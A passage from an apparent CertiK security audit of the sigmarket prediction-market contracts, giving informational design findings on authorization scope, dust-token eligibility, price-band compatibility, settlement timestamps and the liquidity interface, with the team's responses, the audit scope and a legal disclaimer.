If eligibility applies only to the final user-facing market, keep the current single `requireParticipant` and state that trusted-operator intermediate legs are in-scope for any caller who qualifies on the focal/target market. Consider still blocking refunds of non-target outcome tokens to ineligible callers (burn, re-merge, or send only to eligible recipients).

If every economically touched market must be authorized for the original caller, before pulling collateral or trading:

```
core.requireParticipant(targetMarketId, msg.sender);
core.requireParticipant(pivotMarketId, msg.sender);
for (uint256 i = 0; i < mids.length; i++) {
    core.requireParticipant(mids[i], msg.sender);
}
```

Alleviation

[sigmarket, 08/21/2026]: [Acknowledge]

We confirm that NegRisk Router routes validate the original caller on the focal or target market rather than on every child market touched during execution. This is intentional under the current target/focal-market authorization policy.

All child markets in a NegRisk group share the same `organizationId`. A current organization member therefore qualifies for every child, and the validation difference arises only when a non-member relies on market-specific existing-position eligibility in one focal or target market.

For atomic Router routes, intermediate buy, sell, and conversion legs execute through the trusted Router and Adapter. Those intermediate positions are implementation steps used to obtain or dispose of the user-facing focal or target exposure. For direct Adapter conversions, the protocol intentionally treats `NO(focal)` and the bundle of `YES(all other children)` as economically equivalent representations of the same group-level claim. Conversion burns one representation and mints the other without increasing the user's maximum group payout or bypassing collateral accounting.

An intermediate sell may fail and leave a non-target outcome-token balance to be returned to the caller. Once returned, that token is an ordinary transferable position and establishes direct existing-position eligibility for its child market under the soft organization gate described in SIG-21. We will disclose this behavior. We will not burn such balances because doing so could confiscate value produced by the caller's route; if a future product policy requires strictly target-only outputs, the route should revert instead.

Requiring the caller to qualify independently for every child before execution would prevent legitimate conversions and focal-market routes for removed members or other grandfathered position holders. We will therefore retain focal/target-only validation for the current release and document that Organization access is not strict per-leg identity or compliance enforcement.

We will add regression tests covering a non-member who qualifies only through a focal or target position, intermediate child-market activity, direct Adapter conversion, failed intermediate unwinds, returned outcome tokens, and the resulting market-specific eligibility. No Solidity change is planned for the current release.

SIG-21 | Transferable Dust Grants Non-Members Entry Eligibility

Category	Severity	Location	Status
Design Issue	● Informational	contracts/OrganizationRegistry.sol (07/29-6c90a4): 254, 255, 258	● Resolved

Description

A non-member holding as little as one raw YES or NO token unit passes the market participant check. This is possible because outcome tokens are standard transferable ERC-20 tokens.

`OrganizationRegistry.canParticipateOrHasPosition` returns true for any positive outcome-token balance or LP share. Core and Router workflows reuse this check for exposure-increasing operations, including buying, splitting collateral, adding liquidity, and negative-risk routes. An eligible holder can transfer dust to a non-member, who can then supply collateral and acquire a much larger position. A removed member can also continue increasing exposure while retaining any position.

This is a concrete authorization path, but its security impact depends on the intended organization policy. The repository describes eligibility as membership or an existing position, and states that organization membership is not a strict identity or compliance boundary because outcome tokens are transferable. The code therefore proves weakened entry segmentation, but does not prove asset loss or that current-members-only participation is an intended security guarantee.

Recommendation

We would like to confirm with the team whether the current implementation is intended by design.

Alleviation

[sigmarket, 08/21/2026]:

[Acknowledge]

We confirm that the behavior described in the finding is intentional under the current organization access model.

Direct exposure-increasing protocol workflows reject an address only while it is neither a current organization member nor an existing position holder in the relevant market. Once an address holds any positive YES or NO token balance, or an LP position, it satisfies the existing-position eligibility rule for that market. This eligibility applies to both exposure-reducing and exposure-increasing workflows, including buying, splitting collateral, and adding liquidity.

Outcome tokens are intentionally standard transferable ERC-20 tokens. Consequently, receiving even one raw unit of an outcome token can establish existing-position eligibility. A removed member can likewise retain eligibility by keeping an outcome-token balance or LP position. A balance threshold would not create a reliable membership boundary because a holder could transfer enough tokens to exceed it.

This rule establishes direct eligibility only for the market in which the position is held; it does not directly make the address eligible for every market in the organization. Trusted NegRisk atomic routes separately follow the target/focal-market

authorization policy described in our response to SIG-20. The behavior does not create unbacked assets or permit collateral withdrawal without the required backed position or payment.

The organization feature is therefore a soft, market-specific entry-segmentation mechanism, not a non-transferable identity, current-members-only, or compliance boundary. We will update public-facing product copy and integrator documentation to remove strict `members only` claims and explicitly disclose the transferable-token, existing-position, and exposure-increase behavior.

We acknowledge the finding as an intentional design tradeoff and do not plan a Solidity change for the current release.

SIG-22 Router Initial-Price Band Versus Exclusive-Group Finalize Compatibility

Category	Severity	Location	Status
Design Issue	● Informational	contracts/NegRiskAdapter.sol (07/29-6c90a4): 132; contract s/V8Router.sol (07/29-6c90a4): 936-941	● Acknowledged

Description

`V8Router` keeps each initialized market's YES price inside a band around 0.5, using `maxInitialPriceDeviationBps` (Δ). `NegRiskAdapter.finalizeGroup` independently requires the **sum** of exclusive-group YES prices to lie within 1 WAD ± 50 bps. Those two checks compose. When Δ is close to the protocol maximum of 5000, the per-child interval is essentially $[0, 1]$ and a factory can still `BuyNo` each child to $1/N$ and finalize. When Δ is tight relative to N , the attainable sum misses $[0.995, 1.005]$ and a Router-only group cannot open.

Detail

Exclusive groups are assembled while frozen. Public trading is off until `finalizeGroup` registers the set. The Adapter's last gate is a sum-to-one check on current YES prices:

```
// File: contracts/NegRiskAdapter.sol:30
uint256 internal constant FINAL_PRICE_SUM_TOLERANCE_BPS = 50;
```

```
// File: contracts/NegRiskAdapter.sol:239-246
function finalizeGroup(
    uint256 groupId
) external nonReentrant whenNotPaused returns (uint256[] memory marketIds) {
    if (!authorizedFactories[msg.sender]) revert NotAuthorizedFactory();
    Group storage g = _requirePreparedGroup(groupId);
    if (_groupMarkets[groupId].length != g.outcomeCount) revert
GroupNotComplete();
    _requireFinalizablePriceSum(groupId);
```

```
// File: contracts/NegRiskAdapter.sol:408-417
function _requireFinalizablePriceSum(uint256 groupId) internal view {
    uint256[] storage mids = _groupMarkets[groupId];
    uint256 totalPrice = 0;
    for (uint256 i = 0; i < mids.length; i++) {
        totalPrice += MarketPriceReader.getYesPrice(core, mids[i]);
    }

    uint256 tolerance = (WAD * FINAL_PRICE_SUM_TOLERANCE_BPS) / BPS;
    uint256 delta = totalPrice > WAD ? totalPrice - WAD : WAD - totalPrice;
    if (delta > tolerance) revert InvalidGroupPriceSum();
}
```

Router initialization, including exclusive-group children, is checked against **one half**, not $1/N$:

```
// File: contracts/V8Router.sol:24-29
uint256 internal constant BPS = 10_000;
uint256 internal constant MAX_ALLOWED_INITIAL_PRICE_DEVIATION_BPS = 5000;
uint256 public constant MAX_ATOMIC_ROUTE_MARKETS = MAX_NEG_RISK_GROUP_MARKETS;

IV8RouterCore public immutable core;
uint256 public maxInitialPriceDeviationBps;
```

```
// File: contracts/V8Router.sol:936-941
function _enforceInitialPriceDeviation(uint256 marketId) internal view {
    uint256 pYes = MarketPriceReader.getYesPrice(core, marketId);
    uint256 pYesBps = Math.mulDiv(pYes, BPS, 1e18);
    uint256 lowerBound = (BPS / 2) - maxInitialPriceDeviationBps;
    uint256 upperBound = (BPS / 2) + maxInitialPriceDeviationBps;
    if (pYesBps < lowerBound || pYesBps > upperBound) revert SlippageExceeded();
}
```

Write $\ell = 0.5 - \Delta/10\,000$ and $u = 0.5 + \Delta/10\,000$. After Router initialization every YES lies in $[\ell, u]$, so the attainable sum is $[N\ell, Nu]$. Finalization requires the sum in $[0.995, 1.005]$ WAD. Those intervals are disjoint whenever

$$N\ell > 1.005 \quad \text{or} \quad Nu < 0.995.$$

Compatibility by Δ :

Δ	Per-child YES band	$N = 3$ ($1/3 \approx 0.333$)	$N = 12$ ($1/12 \approx 0.083$)
1000	$[0.4, 0.6]$	disjoint (min sum 1.2)	disjoint

Δ	Per-child YES band	$N = 3$ ($1/3 \approx 0.333$)	$N = 12$ ($1/12 \approx 0.083$)
4000	[0.1, 0.9]	feasible	disjoint (min sum 1.2)
5000	[0, 1]	feasible	feasible; Router check is a no-op

$\Delta = 5000$ is a **legal** owner value (`setMaxInitialPriceDeviationBps` allows any $\Delta \leq 5000$). The Ignition stack default is also 5000:

```
// File: ignition/modules/V8ProtocolStack.ts:48
const maxInitialPriceDeviationBps = m.getParameter("maxInitialPriceDeviationBps",
5000n);
```

Protocol tests that open a 12-child group explicitly call `setMaxInitialPriceDeviationBps(5000)` before calibrating to 1/12. A Foundry PoC with $\Delta = 5000$ and $N = 3$ `BuyNo` to $\approx 1/3$ finalizes and settlement status is `Open`. The same path with $\Delta = 1000$ cannot.

`NegRiskAdapter.initializeMarketInGroup` itself does not apply the 0.5 band. The band is a Router wrapper shared with ordinary binary `createMarketAndInitialize`. That is consistent with “keep a new binary book near 50%” and, when $\Delta \approx 5000$, also consistent with “let the factory place exclusive children at $1/N$.”

Public trading and NegRisk conversion **cannot** finish calibration before finalize: children stay frozen until `registerGroup`. Post-open conversion arb can keep $\sum p_Y$ near 1 only after the group is already open. The open path is factory init under the Router band, then the Adapter sum check.

Recommendation

If production keeps Δ near 5000 so exclusive groups can be calibrated. It is a product break only if production uses a tighter legal Δ . We would like to confirm with team the deployed value and the intended owner policy.

Alleviation

[sigmarket, 08/21/2026]:

[Acknowledge]

We confirm the configuration dependency described in the finding.

For exclusive groups, individual child YES prices must be able to reach values materially below 50%, including approximately $1/N$ for an equally weighted group of N outcomes, and may also follow asymmetric probability distributions. The binding group-level invariant is enforced by `NegRiskAdapter.finalizeGroup`, which requires the sum of all child YES prices to remain within 50 bps of one.

The current launch and release policy sets `maxInitialPriceDeviationBps` to `5000`. At this value, the Router's 50%-centered per-market band permits the full `[0%, 100%]` range and is therefore intentionally non-binding for exclusive-child

initialization. This allows calibration across the supported 2 - 12 outcome counts, while the Adapter's sum-to-one validation remains the effective final gate before the group opens.

The production deployment-parameter validator requires `5000`, the reviewed launch documentation records this requirement, and the active Base mainnet Router currently reports `5000`. The Router is owned by the protocol Timelock, whose current minimum delay is 86,400 seconds. Subsequent governance changes remain possible, but under our release policy any reduction of this parameter requires renewed compatibility review against the supported outcome count and associated rounding behavior.

Because the same Router parameter is also used by ordinary binary-market initialization, any future policy that requires a tighter binary-market opening range will use a separate binary-specific constraint rather than lowering the shared value in a way that breaks exclusive-group initialization.

We therefore acknowledge the finding as an intentional and documented configuration dependency. No Solidity change is planned for the current release.

SIG-23 | Prediction And Resolution Timestamp Ordering

Category	Severity	Location	Status
Design Issue	● Informational	contracts/SettlementConfigLib.sol (07/29-6c90a4): 53-60	● Acknowledged

Description

Settlement configuration validates `resolutionStartTime` and `predictEndTime` independently and does not require them to follow a predict-then-resolve order. When a market or NegRisk group is created with `resolutionStartTime` earlier than `predictEndTime` (including the common sentinel `resolutionStartTime = 0`), any account may post the proposal bond as soon as resolution is allowed, move status from `Open` to `Proposed`, and stop trading before the stated prediction end. Whether this is undesirable depends on whether `predictEndTime` is intended to be a hard trading-close boundary. Current code, comments, and tests treat the two clocks as independent.

Detail

`V8Router.prepareExclusiveGroup` and ordinary `createMarket` accept a caller-provided `ResolutionConfig` and persist it through `SettlementConfigLib.normalizeAndValidate`. That helper applies separate maximum-future checks (ten-year horizon) to each timestamp. It does not compare them, and it does not reject timestamps in the past:

```
// File: contracts/SettlementConfigLib.sol, lines 48-60
uint256 maxFutureTimestamp =
    block.timestamp + uint256(MAX_FUTURE_TIME_HORIZON);
if (
    config.challengeWindow < MIN_CHALLENGE_WINDOW ||
    config.challengeWindow > MAX_CHALLENGE_WINDOW ||
    (
        config.resolutionStartTime != 0 &&
        uint256(config.resolutionStartTime) > maxFutureTimestamp
    ) ||
    (
        config.predictEndTime != 0 &&
        uint256(config.predictEndTime) > maxFutureTimestamp
    ) ||
)
```

After registration, proposal is gated only by `Open` status and `resolutionStartTime`. NegRisk group proposal:

```
// File: contracts/NegRiskSettlementModule.sol, lines 457-480
function _proposeGroup(
    uint256 groupId,
    uint8 proposedWinnerIdx,
    bool invalidProposal
) internal {
    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    if (block.timestamp < c.resolutionStartTime) revert TooEarly();

    TokenTransferLib.pullExact(c.bondToken, c.proposalBond);

    gr.proposedWinnerIdx = proposedWinnerIdx;
    gr.proposer = msg.sender;
    gr.proposedAt = uint64(block.timestamp);
    // ...
    gr.status = SettlementStatus.Proposed;
}
```

The same gate exists on binary markets in `OptimisticSettlementModule.proposeOutcome` (`contracts/OptimisticSettlementModule.sol`, lines 198-219). Neither path consults `predictEndTime`.

Trading is allowed only while status remains `Open` and, if `predictEndTime` is nonzero, while `block.timestamp < predictEndTime`:

```
// File: contracts/NegRiskSettlementModule.sol, lines 650-660
/// @dev Trading stops once group enters Proposed or reaches predictEndTime.
function isTradingAllowed(uint256 marketId) external view returns (bool) {
    // ...
    return
        s == SettlementStatus.Open &&
        (predictEndTime == 0 || block.timestamp < predictEndTime);
}
```

The NatSpec already documents two independent stop conditions: entering `Proposed`, or reaching `predictEndTime`. A successful proposal therefore closes trading immediately, even when `block.timestamp < predictEndTime`.

`openFallbackDeadline` uses `max(predictEndTime, resolutionStartTime)` as its anchor (`contracts/SettlementConfigLib.sol`, lines 113-121), which is consistent with treating inverted order as a supported configuration rather than invalid input.

Protocol tests encode the same semantics. `test/V8PredictionMarket.ts` (`should allow proposal before predictEndTime when resolutionStartTime is zero`) requires that an unset `resolutionStartTime` permits a proposal while `predictEndTime` is still in the future. `resolutionStartTime = 0` is the extreme inverted case and is the default used across much of the suite.

The two fields therefore have distinct intended roles:

- `resolutionStartTime`: earliest time a bonded proposal may start optimistic settlement (zero means immediately).
- `predictEndTime`: latest time trading remains allowed while still `Open`, and the Open-fallback anchor when nonzero (zero means intentionally open-ended).

They are not a single ordered lifecycle. A creator who wants “no settlement until the prediction window ends” must set `resolutionStartTime >= predictEndTime`. A creator who wants “settle as soon as the outcome is known” may set `resolutionStartTime` earlier, including zero.

Recommendation

Keep the two clocks independent on-chain unless product policy forbids early resolution.

If `predictEndTime` must be a hard trading-close boundary for every market, add an ordering guard in `SettlementConfigLib.normalizeAndValidate` requiring `resolutionStartTime >= predictEndTime` whenever both timestamps are nonzero, and explicitly define valid zero-sentinel combinations. That change would invalidate the existing “proposal before `predictEndTime`” test and would block early settlement of events whose outcome is known before the scheduled prediction end.

If early proposals are intentional, do not add the ordering guard. Document that:

- `resolutionStartTime` is the earliest proposal time and the effective earliest trading-stop via `Proposed`;
- `predictEndTime` only stops trading while status is still `Open`;
- creating templates that require a full prediction window should set `resolutionStartTime >= predictEndTime` off-chain rather than in the shared validator.

Expose the effective trading-close rule (`status == Open && (predictEndTime == 0 || now < predictEndTime)`) clearly to integrators and users.

Alleviation

[sigmarket, 08/21/2026]:

We confirm that `resolutionStartTime` and `predictEndTime` intentionally serve independent purposes.

`resolutionStartTime` is the earliest time at which a bonded proposal may be submitted, and submitting a proposal immediately stops trading by moving the market out of the `Open` state. `predictEndTime` only stops trading while the market remains `Open`.

We will retain this flexibility in the shared on-chain validator because some markets may intentionally allow settlement as soon as an outcome becomes known. For event-market creation flows that are expected to remain tradable through the stated prediction end, our official templates will default `resolutionStartTime` to `predictEndTime`. Configuring an earlier resolution start will require an explicit choice, and the UI and integrator documentation will disclose that any proposal immediately stops trading.

We therefore acknowledge the finding as an intentional protocol design with an official-template and disclosure follow-up,

rather than adding a universal on-chain timestamp-ordering restriction.

SIG-31 | Market-Wide Liquidity Fix Leaves Core Interface And LP Tranche Selection Ambiguous

Category	Severity	Location	Status
Design Issue	● Informational	contracts/V8PredictionMarket.sol (08/31-f4c944): 781~782	● Resolved

Description

The SIG-06 remediation changes non-empty liquidity additions from tranche-specific growth to market-wide proportional growth. This addresses the original price-impact issue, because adding liquidity through `V8PredictionMarket.addLiquidity` no longer scales only the selected tranche when that tranche is non-empty. Instead, the selected index is used as a compatibility receipt while the implementation grows the eligible market-wide tranche set.

However, the Core liquidity interface still exposes the legacy tranche-indexed shape:

```
// File: contracts/V8PredictionMarket.sol, lines 778-788
/// @notice Deprecated compatibility wrapper for proportional liquidity addition.
/// @dev Non-empty tranches use canonical market-wide growth and return the selected receipt;
///      selected-empty calls retain the aligned SIG-03 bootstrap path.
function addLiquidity(
    uint256 marketId,
    uint8 trancheIdx,
    uint256 rawBaseIn,
    uint256 yesIn,
    uint256 noIn,
    address onBehalf
) external override nonReentrant whenEntriesOpen returns (uint256 newShares) {
```

For non-empty tranches, the implementation routes to market-wide growth:

```
// File: contracts/V8PredictionMarket.sol, lines 815-824
(newShares, acceptedBaseWad, acceptedYes, acceptedNo) =
    _applyMarketWideLiquidity(
        onBehalf,
        marketId,
        trancheCount,
        trancheIdx,
        baseIn,
        yesIn,
        noIn
    );
```

The growth engine then applies one factor across every eligible tranche and mints LP shares in each affected tranche:

```
// File: contracts/LiquidityEngine.sol, lines 169-183
/// @notice Scale every non-empty tranche by one market-wide factor selected from
budgets.
function applyMarketWideGrowth(
    mapping(uint256 => mapping(uint8 => TrancheState)) storage states,
    mapping(uint256 => mapping(uint8 => mapping(address => uint256))) storage
lpShares,
    mapping(uint256 => mapping(uint8 => mapping(address => uint256))) storage
lpFeeDebt,
    mapping(uint256 => mapping(uint8 => mapping(address => uint256))) storage
lpLockBlock,
    mapping(uint256 => mapping(uint8 => mapping(address => uint256))) storage
lpUnlockBlock,
    uint256 marketId,
    uint8 trancheCount,
    uint8 selectedIdx,
    address provider,
    uint256 minLockBlocks,
    uint256 factor,
    uint256 eligibilityMask
)
```

The Router partially resolves this ambiguity for base-only liquidity by exposing a tranche-index-free market-wide facade that returns per-tranche shares:

```
// File: contracts/V8Router.sol, lines 207-228
/// @notice Quote one tranche-index-free market-wide liquidity addition from base
collateral.
function quoteMarketWideLiquidityFromBase(
    uint256 marketId,
    uint256 rawCollateralIn
) external view returns (MarketWideLiquidityQuote memory quote) {

/// @notice Add base collateral across every C28-eligible non-empty tranche.
function addMarketWideLiquidityFromBase(
    uint256 marketId,
    uint256 rawCollateralIn,
    uint256[8] calldata minSharesOutByTranche,
    bool autoSellResidual,
    uint256 minResidualBaseOut,
    uint256 deadline
) external nonReentrant returns (uint256[8] memory newSharesByTranche) {
```

But direct Core integrations still see only `addLiquidity(..., trancheIdx, ...) returns (uint256)`. This can mislead integrators into believing liquidity is added only to the selected tranche, and the single returned `newShares` value does not by itself disclose all shares minted across affected tranches.

The remediation also changes the LP product behavior. Before the fix, a liquidity provider could target an existing tranche based on that tranche's fee rate, depth, reserve composition, or local risk profile. After the fix, a non-empty add is spread across the eligible market-wide set, so an LP cannot add only to a preferred existing fee tier or reserve mix through the Core liquidity-add path. This may be an acceptable tradeoff for preserving one aggregate market price, but it should be confirmed as an intentional design decision rather than an accidental side effect of the fix.

Recommendation

The current design appears to prioritize price-neutral market-wide liquidity over tranche-specific LP choice. That is a coherent remediation for SIG-06, but it leaves two points that should be explicitly confirmed:

- Whether the legacy `V8PredictionMarket.addLiquidity(..., trancheIdx, ...)` interface must remain for compatibility, and whether Core should expose a clearer market-wide liquidity function that returns per-tranche minted shares.
- Whether disabling targeted non-empty tranche additions is intended and acceptable, given that LPs can no longer choose a specific tranche based on fee rate, reserve ratio, depth, or risk preference.

If tranche-specific liquidity additions are still a desired product feature, they should be exposed as a separate operation and documented as price-impacting. In that case, callers should be able to supply price bounds, and the protocol should consider enforcing a governance-configured maximum aggregate price-impact cap that callers cannot weaken.

If tranche-specific additions are not intended to remain supported, the Core interface and documentation should make the market-wide behavior explicit. In particular, the compatibility wrapper should clearly state that `trancheIdx` only selects the returned receipt for non-empty additions, that LP shares may be minted across multiple tranches, and how callers should discover the complete per-tranche share amounts.

Alleviation

[sigmarket, 09/05/2026]: [Follow-up clarification - intentional product behavior and interface remediation]

Our earlier Acknowledge / Clarification label referred to the product choice, not to leaving the interface ambiguity unchanged. Targeted growth of an existing non-empty tranche remains intentionally unsupported under the aggregate-price model. We are addressing the ambiguous interface with a code change.

The local candidate removes the mixed compatibility entry and separates bounded bootstrap/restart, which retains `trancheIdx`, from bounded non-empty market-wide growth, which has no tranche-selection parameter. The market-wide entry returns the complete actual receipt, including the eligibility mask and per-tranche minted shares. Core enforces the economic bounds; Router handles base-collateral composition and residuals.

The `public markets()` getter remains a twelve-field tuple in the current lifecycle follow-up. Its reference at index 8 is a bounded seeding reference, not the instantaneous inventory price or the signed effective anchor used by the execution guard. The internal offset is not exposed through a new public getter. As clarified under SIG-32, a Router composition quote does not guarantee that execution passes the final guard.

Please distinguish acceptance of the intended LP product behavior from remediation of the interface ambiguity. In-repository integration changes are local; external consumer migration, final commit-bound delivery and deployment remain separate steps. This comment does not claim the finding is closed.

[CertiK, 09/07/2026]: The team confirms the design choice of not allowing single-tranche liquidity addition, and has now fixed the ambiguous interface. Changes have been reflected in commit [4562444501746faed8d57e3e37b111b55d1fd3a9](#).

APPENDIX | SIGMARKET

Audit Scope

FunCrypto/sigmarket-protocol

	contracts/NegRiskAdapter.sol
	contracts/OrganizationRegistry.sol
	contracts/SettlementConfigLib.sol
	contracts/V8Router.sol
	contracts/BasicResolverOracle.sol
	contracts/NegRiskQuoter.sol
	contracts/NegRiskSettlementModule.sol
	contracts/OptimisticSettlementModule.sol
	contracts/TradeEngine.sol
	contracts/V8PredictionMarket.sol
	contracts/LiquidityEngine.sol
	contracts/NegRiskAdapter.sol
	contracts/NegRiskSettlementModule.sol
	contracts/OptimisticSettlementModule.sol
	contracts/SettlementConfigLib.sol
	contracts/V8Router.sol
	contracts/LiquidityEngine.sol
	contracts/TradeEngine.sol
	contracts/TradeMath.sol

FunCrypto/sigmarket-protocol

 contracts/V8PredictionMarket.sol contracts/V8Router.sol contracts/SettlementConfigLib.sol contracts/ExactInLib.sol contracts/FixedPointMath.sol contracts/LiquidityEngine.sol contracts/MarketPriceReader.sol contracts/OutcomeToken.sol contracts/OutcomeTokenFactory.sol contracts/PricingLib.sol contracts/ProtocolTimelock.sol contracts/TokenTransferLib.sol contracts/TradeMath.sol contracts/Types.sol contracts/V8Lens.sol contracts/BasicResolverOracle.sol contracts/ExactInLib.sol contracts/FixedPointMath.sol contracts/MarketPriceReader.sol contracts/NegRiskQuoter.sol contracts/OrganizationRegistry.sol contracts/OutcomeToken.sol

FunCrypto/sigmarket-protocol

	contracts/OutcomeTokenFactory.sol
	contracts/PricingLib.sol
	contracts/ProtocolTimelock.sol
	contracts/TokenTransferLib.sol
	contracts/TradeEngine.sol
	contracts/TradeMath.sol
	contracts/Types.sol
	contracts/V8Lens.sol
	contracts/V8PredictionMarket.sol
	contracts/BasicResolverOracle.sol
	contracts/ExactInLib.sol
	contracts/FixedPointMath.sol
	contracts/MarketPriceReader.sol
	contracts/MockERC20.sol
	contracts/NegRiskAdapter.sol
	contracts/NegRiskQuoter.sol
	contracts/NegRiskSettlementModule.sol
	contracts/OptimisticSettlementModule.sol
	contracts/OrganizationRegistry.sol
	contracts/OutcomeToken.sol
	contracts/OutcomeTokenFactory.sol
	contracts/PricingLib.sol

FunCrypto/sigmarket-protocol

	contracts/ProtocolTimelock.sol
	contracts/SettlementConfigLib.sol
	contracts/TokenTransferLib.sol
	contracts/Types.sol
	contracts/V8Lens.sol
	contracts/BasicResolverOracle.sol
	contracts/ExactInLib.sol
	contracts/FixedPointMath.sol
	contracts/LiquidityEngine.sol
	contracts/LiquidityPriceGuard.sol
	contracts/MarketPriceReader.sol
	contracts/MockERC20.sol
	contracts/NegRiskAdapter.sol
	contracts/NegRiskQuoter.sol
	contracts/NegRiskSettlementModule.sol
	contracts/OptimisticSettlementModule.sol
	contracts/OrganizationRegistry.sol
	contracts/OutcomeToken.sol
	contracts/OutcomeTokenFactory.sol
	contracts/PricingLib.sol
	contracts/ProtocolTimelock.sol
	contracts/TokenTransferLib.sol

FunCrypto/sigmarket-protocol

	contracts/TradeEngine.sol
	contracts/TradeMath.sol
	contracts/Types.sol
	contracts/V8Lens.sol
	contracts/V8PredictionMarket.sol
	contracts/V8Router.sol
	contracts/interfaces/IMarketSettlementRegistry.sol
	contracts/interfaces/INegRiskAdapter.sol
	contracts/interfaces/IOrganizationRegistry.sol
	contracts/interfaces/IResolverOracle.sol
	contracts/interfaces/ISettlementModule.sol
	contracts/interfaces/IV8PredictionMarket.sol
	contracts/BasicResolverOracle.sol
	contracts/ExactInLib.sol
	contracts/FixedPointMath.sol
	contracts/LiquidityEngine.sol
	contracts/LiquidityPriceGuard.sol
	contracts/MarketPriceReader.sol
	contracts/NegRiskAdapter.sol
	contracts/NegRiskQuoter.sol
	contracts/NegRiskSettlementModule.sol
	contracts/OptimisticSettlementModule.sol

FunCrypto/sigmarket-protocol

	contracts/OrganizationRegistry.sol
	contracts/OutcomeToken.sol
	contracts/OutcomeTokenFactory.sol
	contracts/PricingLib.sol
	contracts/ProtocolTimelock.sol
	contracts/SettlementConfigLib.sol
	contracts/TokenTransferLib.sol
	contracts/TradeEngine.sol
	contracts/TradeMath.sol
	contracts/Types.sol
	contracts/V8Lens.sol
	contracts/V8PredictionMarket.sol
	contracts/V8Router.sol

Finding Categories

Categories	Description
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Financial Manipulation	Financial Manipulation findings indicate issues in design that may lead to financial losses.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.

Categories	Description
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Access Control	Access Control findings are about security vulnerabilities that make protected assets unsafe.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

